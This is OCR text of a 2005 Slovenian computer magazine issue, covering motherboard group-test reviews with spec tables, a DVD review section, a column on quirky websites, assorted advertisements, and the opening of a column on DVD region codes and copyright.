Za konec prihranimo najboljše. Res je temu tako, saj je Gigabytova kraljevska plošča resnično izjemen izdelek, kakršnega lahko priporočimo komurkoli. Če niste brali našega opisa te plošče prejšnji mesec, naj vam povemo, da se bo vaša strojna oprema na tej plošči počutila kraljevsko.

Zgrajena je na osnovi Intelovega nabora I955X, torej sveža osnova za nove procesorje. Uporablja pomnilnik DDR2, in zmore doseči hitrost 888MHz, kar posledično pomeni, da pri tej plošči najverjetneje ne boste uporabljali najcenejšega pomnilnika na tržišču. Univerzalni dvojni sistem napajanja je visokoleteča skovanka, ki vam pove, da je električno napajanje zasnovano osemfazno, kar naj bi omogočilo uporabo bodočih procesorjev. Mi tega ne verjamemo preveč, saj Intel zadnje čase hitro pošilja celotne platforme v pozabo in boste ob prihodu novih procesorjev najverjetneje zamenjali tudi ploščo. Dodatkov na plošči je resnično veliko, njena odlika pa se pokaže tudi pri navijanju, saj brez težav iz procesorja iztisnete največ, kar gre. Edino, kar nam ne diši, pa ni krivda Gigabyta, temveč Intela, saj je prihodnost dvojedrnih čipov, ki jih plošča podpira, malce negotova, tako da vam ne moremo zagotoviti nadgradljivosti na dolgi rok.

PODROBNOSTI


Nabor	Intel I955X (Intel)
AGP	nima
PCI Express	1x x16, 2x x1
IDE	1x ATA100, 2x ATA133
SATA	6x SATA-150
Zvok	7.1 ALC882
USB 2.0	8 vrat
FireWire	1 vrata
Avdio izhodi	7.1, koaksialni SPDIF, optični SPDIF

ZMOGLJIVOSTI

SiSoft Sandra CPU Dhrystone	11.012
3DMark 2005 (Grafika)	4.801
PCMark 2004 (CPU)	5.988

MSI 915P Combo

Cena 30.500 SIT **Na spletu** www.msi.com.tw **Testiranje omogočil** E-Misija, 01 830 35 30



75% **PCF pravi...** "Nima ravno kupa dodatkov, a se za to ceno res ne moremo pritoževati."

Iščete cenovno ugodno ploščo s podnožjem 775? Potem je ta MSI-jeva plošča dobra osnova novega računalnika. Za začetek v škatli ni nobenih dodatkov, ki bi višali ceno, zasnovana pa je tako, da vam bo prihranila kak tolar, na primer s podporo za pomnilnik DDR in DDR2, tako da boste lahko uporabili stare module.

Tudi drugje na plošči boste našli podobno mešanico starega in novega, na primer vrata za štiri diske SATA in trije kanali ATA-133 za starejše diske; ali tri reže PCI in dve reži PCI-Express x1. Na grafičnem področju pa ne boste imeli veliko izbire, saj ima plošča samo režo PCI Express, kar pa je lahko potencialen problem, saj dalješe grafične kartice čepijo zelo na tesno med vrati IDE in pomnilniškimi režami. Oblikovanje pa je v vseh ostalih pogledih nadpovprečno dobro, priključevanje naprav pa izjemno enostavno. Okoli podnožja za procesor so celo dodatne luknje za večje hladilnike, če se boste odločili navijati. Samo navijanje nas ni ravno navdušilo, a je plošča stabilno delovala pri 10% navijanju, kar je daleč od slabega.

PODROBNOSTI


Nabor	Intel 915P (Intel)
AGP	nima
PCI Express	1x x16, 2x x1
IDE	2 x ATA133
SATA	4x SATA-150
Zvok	7.1 CMedia CMI9880L
USB 2.0	8 vrat
FireWire	nima
Avdio izhod	7.1, SPDIF

ZMOGLJIVOSTI

SiSoft Sandra CPU Dhrystone	10.196
3DMark 2005 (Grafika)	4.339
PCMark 2004 (CPU)	5.400

SPECIFIKACIJE IN ZMOGLJIVOSTI

Abit Fatal1ty AN8 SLI	Albatron K8X890PRO II	Asus A8N-SLI Deluxe	Biostar NF4ST-A09	DFI Lanparty UT NF4 SLI-D	Foxconn NF4UK8AA-8EKRS	Gigabyte GA-K8NXP-SLI nForce4
74%	72%	90%	79%	88%	65%	80%



Cena	52.200 SIT	33.000 SIT	49.900 SIT	19.900 SIT	47.180 SIT	26.300 SIT	46.200 SIT
Nabor	nVidia nForce4 Ultra	VIA K8T890	nVidia nForce4 SLI	nVidia nForce4	nVidia nForce4 SLI	nVidia nForce4 (CK8-04) Ultra	nVidia nForce4 SLI
AGP	nima	nima	nima	8x	nima	nima	nima
PCI Express	1x x16, 2x x1	1x x16, 1x x4	2x x16, 2x x1	1x x16, 2x x1	2x x8 (ali 1x x16 in 1x x2), 1x x1	1x x16, 2x x1	2x x16, 2x x1
IDE	2x ATA133	2x ATA133	2x ATA133	2x ATA133	2x ATA133	2x ATA133	2x ATA133
SATA	4x SATA-300	2x ATA133, 2x SATA150 RAID 0,1	4x SATA-300, 4x SATA-150	4x SATA-150	4x SATA-300	4x SATA-300	4x SATA-300, 4x SATA-150
Zvok	Zvočna kartica	7.1 Envy 24PT	Realtek ALC850	7.1 ALC850	7.1 Realtek ALC850	Realtek AC97	Realtek ALC850
USB 2.0	10 vrat	8 vrat	10 vrat	10 vrat	10 vrat	8 vrat	10 vrat
FireWire	3 vrata	2 vrata	3 vrata	2 vrata	2 vrata	2 vrata	2 vrata
Avdio izhod	5.1, optični, SPDIF	7.1, SPDIF	7.1, optični, SPDIF	7.1, SPDIF	7.1, SPDIF	7.1, SPDIF	7.1, SPDIF

MSI K8N Diamond	MSI K8T NEO2-FIR	ECS Elitegroup KN1 Extreme	Abit AW8-MAX	AOpen I855GMEM-LFS	AOpen I915PA-E	Asus P5AD2 Premium
90%	75%	89%	88%	80%	75%	82%

Cena	65.600 SIT	33.350 SIT	XXX SIT	67.500 SIT	pokličite prodajalca	28.815 SIT	56.900 SIT
Nabor	nVidia nForce4 SLI	VIA K8T800 Pro/ VT8237	NVIDIA nForce4 (CK8-04) Ultra	Intel I955X	Intel I855GME	Intel I915P	Intel I925X
AGP	nima	1x 8x	nima	nima	4x	nima	nima
PCI Express	2x x8 (ali 1x x16 in 1x x2), 2x x1	nima	1x x16, 2x x1	1x x16, 2x x1	nima	1x x16, 2x x1	1x x16, 2x x1
IDE	2x ATA133	2x ATA133	3x ATA133	1x ATA133	2x ATA100	2x ATA133	3x ATA133
SATA	2x SATA-300	4x SATA-150	2x SATA-150, 4x SATA-300	6x SATA-300	nima	4x SATA-150	4x SATA-150
Zvok	7.1 Creative Live! 24bit	Realtek ALC850	Realtek ALC655	Intel HD Sound 7.1	Realtek AC97	7.1 Azalia	7.1 C-Media
USB 2.0	10 vrat	8 vrat	10 vrat	8 vrat	4 vrata	8 vrat	8 vrat
FireWire	3 vrata	1 vrata	2 vrata	2x	nima	nima	3 vrata
Avdio izhod	7.1, koaksialni SPDIF, optični SPDIF	7.1, optični, SPDIF	5.1, optični, SPDIF	7.1, SPDIF	5.1, SPDIF	7.1, SPDIF	7.1, SPDIF


Biostar I915P-A7	DFI Lanparty UT 915P-T12	Foxconn 925XE7AA-8EKRS2	Gigabyte GA-8I915P-DUO	Gigabyte GA-8I955X Royal	MSI 915P Combo
67%	71%	75%	83%	90%	75%

Cena	21.650 SIT	28.580 SIT	44.900 SIT	25.200 SIT	59.160 SIT	30.500 SIT
Nabor	Intel I915P	Intel I915P	Intel 925XE	Intel I915P	Intel I955X	Intel 915P
AGP	nima	nima	nima	nima	nima	nima
PCI Express	1x x16, 3x x1	1x x16, 2x x1	1x x16, 3x x1	1x x16, 2x x1	1x x16, 2x x1	1x x16, 2x x1
IDE	1x ATA133	1x ATA133	1x ATA 100, 2x ATA133	3x ATA133	1x ATA100, 2x ATA133	2 x ATA133
SATA	4x SATA-150	4x SATA-150	4x SATA-150	4x SATA-150	6x SATA-150	4x SATA-150
Zvok	Realtek ALC655	7.1 Azalia	7.1 C-Media	7.1 C-Media	7.1 ALC882	7.1 CMedia CMI9880L
USB 2.0	8 vrat	8 vrat	8 vrat	8 vrat	8 vrat	8 vrat
FireWire	nima	2 vrat	3 vrata	3 vrata	1 vrata	nima
Avdio izhod	5.1, SPDIF	7.1, SPDIF	7.1, SPDIF	7.1, SPDIF	7.1, koaksialni SPDIF, optični SPDIF	7.1, SPDIF

PCF Razsodba

Ko boste enkrat končno prišli mimo vprašanja, ali izbrati procesor Intel ali AMD, potem ste opravili že polovico dela, saj je tokratni supertest razdeljen v dva dela, vsakemu proizvajalcu procesorjev pripada deset plošč. Kot lahko vidite, so ocene precej razgibane, saj je že v osnovi vse odvisno, kateri nabor čipov proizvajalec uporabi. Glede na to, da se tehnologije hitro razvijajo, je uporaba dve leti starega nabora precej vprašljiva. Pa vendar staro ne pomeni nujno slabo, nasprotno, preverjeni nabori znajo zadovoljiti marsikoga, če so seveda pospremljeni z dobro ceno in dodatno opremo. Po drugi strani pa so najnovejši izdelki ponavadi najhitrejši in najdražji, a niso vedno najboljši.

Težko se je bilo odločiti za zmagovalca, saj smo se celo poigravali z idejo, da bi ga izžrebali. Na koncu se je izkazalo, da so bila odločilna navodila, kar se je zgodilo prvič, odkar revija obstaja. Pri ploščah za procesorje AMD je tako zmagala Asus A8N-SLI Deluxe, plošča, kateri skorajda ne moremo očitati



ničesar. Ima **vse, kar potrebujete, je** hitra, **odlična pri navijanju** in **proizvaja jo eno najboljših podjetij. Ko pa pridemo na področje** Intelovih procesorjev, vam svetujemo, da se ne branite Gigabytove GA-8I955X Royal, ker si plošča preprosto zasluži kraljevski naziv.

VERJETNO NAJBOLJŠA PROAKTIVNA PROTIVIRUSNA ZAŠČITA

Na neodvisnem testu 24 protivirusnih programov, ki ga je izvedla Univerza v Magdeburgu v Nemčiji je Norman Virus Control s pomočjo tehnologije SandBox in odzivnim časom 0 odkril daleč največ virusov med vsemi protivirusnimi programi!

NORMAN IZBERITE NAJBOLJŠE!

www.norman.si

Tehnologija Sandbox odkriva tudi nove in neznane viruse. Sandbox omogoča odkrivanje in odpravljanje virusov brez najnovejših popravkov. Naj bo vaša protivirusna zaščita učinkovita in zares proaktivna!

FHM

SEKSI! ZABAVEN! UPORABEN!
WWW.FHMSLO.NET
AVGUST 2005
790 SIT, 40 HRK

SEKS EKSPERIMENT!

FHM porabi 942.400 SIT in končno dokaže, kaj res razvname ženske!

Veliki test moških!

Seks, družba, služba – si car ali zguba? Preveri na strani 64!

Kako se počutiš...

.. ko te napade morski pes, si odrežeš roko, si slep... Zgodbe ljudi, ki so to doživeli!

EKSKLUZIVNO!

Kelly Brook

Najbolj seksi Britanka – preveri, zakaj!

PLAČAJ ALI UMRI!
NE BOJ SE - TO JE LE NASLOV ČLANKA!*

ŽE V PRODAJI ZA SAMO 790 SIT!

EKSTRA PLUS!


...rat... prvo ... s... ...h ko...rcialnih ...zij!

*Za vsilo moralno sporne ... pitati!

REVIJA + CD

PLAČAJ ALI UMRI
Ugrabitve – nekaj s čim je v brazilskem Sao Paulu treba živeti. Tudi ta tip, ki so mu med snemanjem videa dali pištolo na glavo.

***FHM* POLETJE**
Osem polnih strani s poletnimi zadevami – od sena do doma ustvarjenih vodnih parkov in navodil za izdelavo kabrioleta!



KELLY BROOK
Najbolj seksi ženska v Veliki Britaniji, po izboru bralcev angleškega FHM-ja. Te fotografije potrjujejo, zakaj!

www.fhmslo.net

DVD MESECA

The Life Aquatic With Steve Zissou

Regija 2 Buena Vista Home Entertainment

Če ste zadnje čase v filmih pogrešali nepozabno pustolovščino, zalogo piratov, nepričakovane eksplozije, huronsko smešne strelske spopade in psa s tremi nogami, je vaše iskanje končano. Čudežni deček filma, Wes Anderson, ki je zaslovel s sočnima, odbitima komedijama *Bottle Rocket* in *Rushmore* ter s črno komedijo o disfunkcionalni družini, *The Royal Tenenbaums*, se s svojim četrtim filmom vrača na domači teritorij nekonvencionalnega humorja.

The Life Aquatic With Steve Zissou je pustolovska zgodba o ostarelem, zagrenjenem in večno zadetem oceanografu (Bill Murray), ki namerava na svoji zadnji pomorski ekspediciji najti in ubiti redkega morskega psa (ki morda obstaja ali pa tudi ne). Znanstveni namen odprave? Maščevanje. Pri njegovem podvigu mu stoji ob strani zvesta mednarodna ekipa, med katero izstopajo njegova odtujena žena (Anjelica Huston), manično-depresivni Klaus (noro smešni Willem Dafoe), ladijski "trubadur", ki prepeva pesmi Davida Bowieja v portugalščini, in par albino delfinov. Nepričakovano se jim pridruži še njegov dolgo izgubljeni nezakonski sin Ned (Owen Wilson), ki želi navezati stike s svojim slavnim očetom, in zapeljiva, visoko noseča novinarka (Cate Blanchett). Oče in sin kmalu postaneta tekmeca za njeno pozornost in ljubezen, celotno zmedo pa dodatno začinijo še upor posadke, filipinski pirati in grozeči bankrot.

Naj vas opozorimo, da kljub neprekosljivi igralski zasedbi, odlični kinematografiji in prvovrstni glasbi, velja za Andersonove filme nepisano železno pravilo: boljši so ob drugem ali tretjem ogledu. Kar brez dvoma velja tudi za *The Life Aquatic* – njegova zares odbita tragikomičnost in počasen tempo nista za vse okuse. Če boste temu melanholičnemu, postmodernemu *Moby Dicku* le dali priložnost, pa obljubljamo, da ga zaradi njegove drugačnosti še dolgo ne boste pozabili. Če vam bo všeč ali ne.

Ocena
Film ✪✪✪✪○
Disk ✪✪✪✪○

Vera Drake

Regija 2 Momentum Pictures

Vera Drake (Imelda Staunton) je poosebljena dobrota. Podnevi skrbi za invalide in čisti hiše premožnih, ponoči pa se vrača v ljubeči dom, ki si ga deli z možem in dvema otrokoma. Vera pa ima tudi skrito poslanstvo – iz sočutja izvaja nelegalne splave za dekleta "v težavah" in to na enako veder način kot pripravlja čaj ali pogrinja mizo. Ko se ena izmed njenih "operacij" zaplete, na njena vrata potrka policija in življenje družine Drake se obrne na glavo...

S svojo kontroverzno tematiko bi se *Vera Drake* v rokah katerega drugega filmarja lahko hitro sprevrgla v črno-belo študijo o dobrem in zlem, Mike Leigh pa režijskega stolčka nikoli ne zamenja s prižnico in vam postreže le z globoko iskreno dramo, ki niti za trenutek ne pridiga. Ne glede na vaše mnenje o problematiki splava, pa si vsi, ki vas igra Imelde Staunton ne bo ganila, preverite utrip. Najbrž ste mrtvi.

Ocena
Film ✪✪✪✪○
Disk ✪✪○○○

Constantine

Regija 2 Warner Home Video

Leseni in boleče neprepričljivi Keanu Reeves, ki misli, da spet igra Nea, je John Constantine, detektiv nadnaravnega, neuspešni samomorilec in verižni kadilec, ki si s kariero izganjalca hudiča poskuša kupiti pot v nebesa. Obenem pa je tudi edina oseba, ki lahko prepreči demonski načrt, ki naj bi na Zemlji odprl vrata v pekel... Kar bi sicer bilo v redu in prav, če večine srhljivk, vse od časov *The Exorcist*, ne bi pestilo kronično pomanjkanje izvirnosti in zanašanje na stokrat videne klišeje: mlada dekleta, ki jih je obsedel hudič, "izgubljene" knjige Biblije, ki omogočajo scenaristom, da upravičijo zgodbi primerno ozadje, in nenavadnega junaka, od katerega je odvisna usoda človeštva.

Constantine, ambiciozna, a površna akcijska grozljivka, zasnovana po stripu *Hellblazer*, v tem oziru ne ponuja nobenih presenečenj. Če slučajno sodite med nepopravljive ljubitelje vsega okultnega, pa naj vas potolažimo, da *Constantine* že zaradi tematike ne bo popolna izguba časa.

Ocena
Film ✪✪✪○○
Disk ✪✪✪○○

DVDKotiček

Boogeyman Regija 2

Ljubitelji grozljivk živimo dandanes v zares grozljivih časih: v 95% primerov smo obsojeni na filme, ki so prepričani, da imamo v glavi le oči, ne pa tudi možganov. *Boogeyman* je podpovprečna, neverjetno butasta grozljivka o otroških strahovih pred pošastmi v sobi, njen problem pa je v tem, da ne bi prepoznala dobre ideje, niti če bi ta skočila iz omare in zavpila "Bu!" Prekleta stvar nima niti toliko jajc, da bi si upala biti tako neznosno slaba, da bi bila posledično tudi nehote zabavna. Še to: objavili smo prijazno različico ocene.

✪○○○○

Bowfinger Regija 2

Bowfinger (Steve Martin) je neuspešen režiser, ki si bolj kot vse na svetu želi posneti vsaj eno filmsko uspešnico. Ko prebere scenarij za film Chubby Rain, je prepričan, da mu je ponujena zadnja priložnost za slavo. Vse, kar potrebuje za uspeh, je sodelovanje največjega akcijskega zvezdnika Kita Ramseya (Eddie Murphy). Nori časi zahtevajo nore ukrepe, zato se odloči, da bo Ramsey igral v njegovem filmu, pa če se tega zaveda ali ne... Pripravite robčke, smejali se boste do solz.

✪○○○○

Wicker Park Regija 2

Wicker Park, dolgočasna romantična melodrama, ki si iz nam neznanega razloga prizadeva biti tudi slaba srhljivka, lepo ponazarja vse, kar je narobe z ameriškimi predelavami tujih filmov - v tem primeru francoskega *L'Appartement*, v katerem sta zaigrala Vincent Cassel in Monica Belluci. Njune čevlje poskušata v podobni zgodbi napolniti lepa in prazna Josh Hartnett in Diane Kruger (šibka točka filma *Troy*), med katerima pa ni niti "k" od kemije. Mirne vesti preskočite.

✪✪○○○

Hide And Seek Regija 2

Robert De Niro je psihiater, ki se po samomoru svoje žene s hčerko Emily (Dakota Fanning) preseli v mirno podeželsko okolje, da bi ubežal pred bolečimi spomini. Emily se čedalje bolj zateka v svoj sanjski svet, za grozljive reči, ki jih počne, pa prične kriviti svojega prijatelja Charlieja. Toda kdo je pravzaprav Charlie? Njena razcepljena osebnost? Duh? Čudaški sosed? *Hide And Seek* je predvidljiva, razvlečena srhljivka, ki vam po dveh tretjinah postreže z (niti ne šokantnim) preobratom, mlada Dakota Fanning pa v njej uprizori pravi Grand Theft Film in zasenči samega De Nira.

✪✪○○○

vodafone live!
Z brezplačnim surfanjem do konca avgusta!
igre
Najbolj natrenirani palci na svetu!

arkadna
Ferrari Pinball

miselna
Lepo je biti milijonar™

dirkaška
2Fast 2Furious™

miselna
Mephisto Chess M.E.

športna
Midnight Pool

3D
3D Dungeon Warrior

dirkaška
Ferrari Monza Racing 2004

akcijska
Kingdom of Heaven™

pustolovska
The Mummy

akcijska
Danger Mouse - Penfold's Peril

akcijska
Fernando and Hugo

arkadna
PAC-MAN™ Pinball

© Ferrari Monza Racing 2004 Copyright © Ferrari • Ferrari Pinball. © 2004 Mr. Goodliving Ltd. All rights reserved. This game is protected by copyright and a proprietary to Mr. Goodliving Ltd. Any copying, modification, distribution or public displays of this game without the written consent of Mr. Goodliving Ltd is strictly prohibited. • Who Wants To Be A Millionaire? logo and ™ and © 2005 Celador International Ltd. All rights reserved. • 2Fast 2Furious™ is a trademark and copyright of Universal Studios. Licensed by Universal Studios Licensing LLLP. All Rights Reserved. • Mephisto is a registered trade mark by Saitek Plc. Chess engine: Copyright Nuthanc Gorlan. Developed and distributed by Living Mobile. Copyright Living Mobile GmbH. • © 2005 Gameloft. All Rights Reserved. Gameloft, Gameloft logo and Midnight Pool are trademarks of Gameloft in the US and/or other countries. • © Living Mobile • Kingdom of Heaven (TM & (C) 2005 Twentieth Century Fox Film Corporation. All Rights Reserved. • (C) & TM Universal Studios. • (c) 2005 NAMCO LTD. All rights reserved.
Več vsebin najdeš na Vodafone live! in na www.simobil.si/live
simobil
vodafone
Ujemi svet

Spletnestrani

NOVICE NAŠIH MOŽ V KIBER-PROSTORU

Žal je plima odplavila njegov peščeni grad, preden je nanj uspel zapičiti zastavo.

"Torej, gospod von Tetzchner, je zdaj pravi čas za sestanek o povišici?"

Fotografije Opera Software

Svetovno in mokro

Direktor *Opere* prisiljen preplavati Atlantik na račun nesmiselne samohvale

Bitka med spletnimi brskalniki za vašo pozornost je bila vedno neusmiljena, a se bodo morali *Netscape*, *Mozilla* in Microsoft pošteno potruditi, da bodo prekosili glavo *Opere*, možakarju Jon von Tetzchner.

Na internem sestanku podjetja se je direktor nespametno pridušal, da bo plaval od Norveške do ZDA, če bo *Opero 8* snelo več kot milijon uporabnikov v prvih dneh po izdaji. Te izjave vodja oddelka za stike z javnostmi Eskil Sivertsen ni mogel pozabiti, zato jo je vključil v izjavo za javnost.


In *Opero 8* je v prvih štirih dneh snelo več kot milijon uporabnikov. Tetzchner, ki je mož beseda, se je odpravil na morje. Preden pa se je odpravil na noro potovanje, je namignil, da ima pomisleke: "Čeprav priznam, da sta bila razloga za mojo obljubo prej navdušenje in veselje kot moje plavalne sposobnosti in zdravje, bom naredil vse, da bom obljubo držal." In jo je.

Duše naprodaj
JAPANDER

Japander: 1. zahodnjaški zvezdnik, ki svojo slavo izrablja za služenje nesramnih količin denarja z reklamami za različne izdelke na Japonskem, ki jih Japonci najverjetneje ne bodo nikoli uporabljali; 2. osmešiti se v japonskih medijih.

Čeprav je bilo o tem govora v fantastičnem filmu Sofie Coppola *Lost in Translation*, so zahodnjaški igralci v neumnih reklamah na Japonski televiziji na našem koncu sveta precej neopaženi. Iz množice pa moramo izvzeti Japander, stran, na kateri so zbrane vse te reklame, in kjer so tudi redno dodane nove, kakor hitro se pojavijo.

Ali ste prepričani, da vaše najljubše slavne osebe še niso zvlekli v korporativno prostitucijo? Ste res prepričani? Pripravite se na to, da boste šokirani ob reklamah za kavo, kozmetiko in avtomobile z Jodie Foster. Kaj pravite na Michaela Jacksona, ki divja na skuterju? Najbolj grozen pa je verjetno Mel Gibson, ki trdi, da "njegova pot" ni mali Jezus, temveč Subarujevi avtomobili.
http://japander.com/



Podstrešja
LOFT CUBE

Ali ste kdaj razmišljali o tem, da bi preuredili podstrešje? Če živite v stanovanjskem bloku, kot večina slovenskih smrtnikov, pa je lahko takšno početje precej težavno. Preurejanje dnevne sobe sosedov nad vami v igralnico za otroke bi verjetno zanetilo kar nekaj prepirov in bi kar hitro postalo precej neprijetno.

Na srečo pa je pomoč na voljo na spletu. Oblikovalec Werner Aisslinger je zasnoval Loftcube kot stanovanjca za vse, ki živijo bolj nomadsko življenje, mi si pa te lične kocke predstavljamo kot simpatične dodatke za strehe naših dolgočasnih blokov.

Kocke vam pripeljejo s helikopterjem in jih postavijo na ravno streho urbanih zgradb ("neodkriti zakladi sončnih nepremičnin", sodeč po neumni izjavi nekoga, ki prav gotovo nikoli ni živel kje blizu piratske radijske postaje). Voila: instant razgled iz dnevne (vse v enem) sobe.

Kocke so trenutno na voljo samo v Berlinu, po tej objavi pa lahko pričakujete, da jih boste srečevali po vseh strehah. Da.
www.loftcube.net

Še en strip
THE PERRY BIBLE FELLOWSHIP

Naj vas naslov ne zavede. *The Perry Bible Fellowship* je prav gotovo najbolj nenavaden strip, kar ste jih kdaj videli. Vsekakor so stripi bolj grobi in neprijetni od večine. Vsekakor pa ne boste našli bolj temačnih in prefinjenih stripov.

Avtor Nicholas Gurewitch izkorišča najbolj vsakdanje situacije, jih obrne na glavo in jih spremeni v nekaj popolnoma drugačnega, kar potem postane neprijetno.

Zajčki, ki jih starejši bratje kruto nabijejo na križe, po treh dneh oživijo; prijateljstva med srčkanimi ptički in medvedi se kruto končajo, ko se na sceni pojavi slap, in starši se ne razumejo s svojim podmladkom, kot bi pričakovali.

Vse skupaj se je začelo kot strip v univerzitetnem časopisu, danes pa se ti stripi objavljajo v različnih časopisih v ZDA, na našo srečo pa so brezplačno na voljo na tej spletni strani. Oglejte si jih, še preden ostali slišijo zanje, ker bo potem šlo vse po poti *South Parka*...
http://cheston.com/pbf

Pa ne sam. Zaradi občutka krivde se je Silvertsen, vodja oddelka za stike z javnostmi, pridružil svojemu šefu v gumijastem čolnu.

JUNAŠKI DIREKTOR

Drugi dan pa se je zgodila katastrofa. Sivertsenov čoln je iz neznanega razloga začel puščati.

Takrat je klepetavi Sivertsen ugotovil, da ne zna plavati. Še dobro, da je bil železni Tetzchner blizu, da je rešil mokrega kolega in z njim priplaval do obale, kjer se je končalo njuno plavanje preko oceana. Ob tem je bila najbolj razočarana gospa Tetzchner, direktorjeva mama. Islandija, kjer dotična mama živi, je bila namreč predvidena kot vmesni postanek na plavalnem maratonu. Tam bi bil direktor deležen "mamine vroče čokolade", ki bi ga predvidoma okrepčala za cel preostanek poti.

Vodja komunikacij pri *Operi* je po spodrsljaju skrušeno povedal: "Ne bi rad opravljal sodelavcev in prijateljev, a Esklu nikoli ne bi dovolili spremljati Jona s čolnom, če bi vedeli, da ne zna plavati in da ima velike težave z orientacijo in branjem zemljevidov."

"Na internem sestanku podjetja se je direktor nespametno pridušal, da bo plaval od Norveške do ZDA, če bo Opero 8 snelo več kot milijon uporabnikov"

Urbani propad
JAPONSKE FOTOGRAFIJE PROPADA

V bistvu nimamo pojma, kako se stran dejansko imenuje, kdo je avtor in čemu sploh služi, ker je v japonščini, ki je prav nihče v uredništvu niti pomotoma ne obvlada. Žal nihče od nas ni Edge.

Vemo pa, da je na tej strani vse polno izjemnih fotografij, čeprav gre za fotografije starih, razpadajočih stvari.

Nekaj strašljivega, a istočasno tudi lepega je na razpadajočih predmetih, pa naj gre za zapuščen zabaviščni park ali nekaj tako enostavnega, kot je staro postajališče za tramvaje. Pogled na nekaj, kar je bilo pred časom živo in polno ljudi, danes pa je mirno in razpada, je skrivnostna mešanica izgube in zapuščenosti.

Fotografov občutek za barve in teksture je izjemen, na videz nonšalantne fotografije pa so razvrščene v pravo zgodbo, s poudarki na ponavljajočih se temah in objektih. Osupljivo.

http://home.f01.itscom.net/spiral/research.html

Predmestne bitke
US ARMY COOL STUFF

Ameriške velike televizijske mreže ne dopuščajo kletvic. Ko je bila v nadaljevanki *ER* izrečena beseda "shit", so o tem govorili v poročilih. Mreže določajo celo kazni, ki jih je potrebno čuvajem plačati vnaprej. Desna dojka Janet Jackson (ne, ne le Justin Timberlake) je izzvala več polemik kot teroristični napad 11. septembra.

No, na tej spletni strani ameriške vojske lahko odpirate slike bojev. Zberite vso družino pred monitorjem – otroci jih bodo ljubili! Ali pa jih zaposlite z vojaško pobarvanko v Flashu. A da vas ne zanima? Mogoče pa bi raje iskali pare slik in obračali slike z različnimi vrstami tankov?

Upamo, da bo na strani kmalu še več dobrot, na primer igra v kateri bi se lahko učili šteti s tankovskimi izstreliki. Med čakanjem na prenovo pa lahko snamete ozadja za namizje, na katerih so fantje z velikimi puškami. Ne vemo pa, če bodo kmalu na voljo slike vojakov, ki mučijo iraške zapornike. Bomo pa držali pesti.

www.army.mil/coolstuff

Avtorska patrulja

Želite kopirati DVD? PCF vam pojasni, zakaj vam Hollywood tega ne more preprečiti

No, pa je spet čas za DVD-je. V Deželi avtorskih pravic vlada prava zmeda, ki so jo povzročili tile okrogli kosi plastike. No, pa poglejmo za kaj gre.

V Evropi smo hollywoodske filme svoj čas lahko gledali svoje tri mesece po izidu v ZDA, razlog za to pa je bil cenen trik distribucijskih studiev, da jim ne bi bilo treba natisniti več kolutov s filmi. Ko se je film v ZDA iztekel, so se isti koluti očistili in poslali sem, da bi si jih lahko (seveda v primerno nižji kvaliteti zaradi obrabe filma) ogledali še mi. In to početje smo mirno prenašali dolga leta.

VHS je tudi prinesel nekaj težav. Standarda NTSC in PAL sta pomenila, da Evropejci ravno ne bomo kupovali ameriških videokaset. Pri DVD-jih pa to ni bilo tako enostavno. Brez drastičnih sprememb bi lahko Evropejci kupovali ameriške filme, še preden se ti priplazijo v naše kinematografe. Zato so bile izumljene regijske kode, ki bi preprečevale predvajanje ameriških diskov na evropskih predvajalnikih.
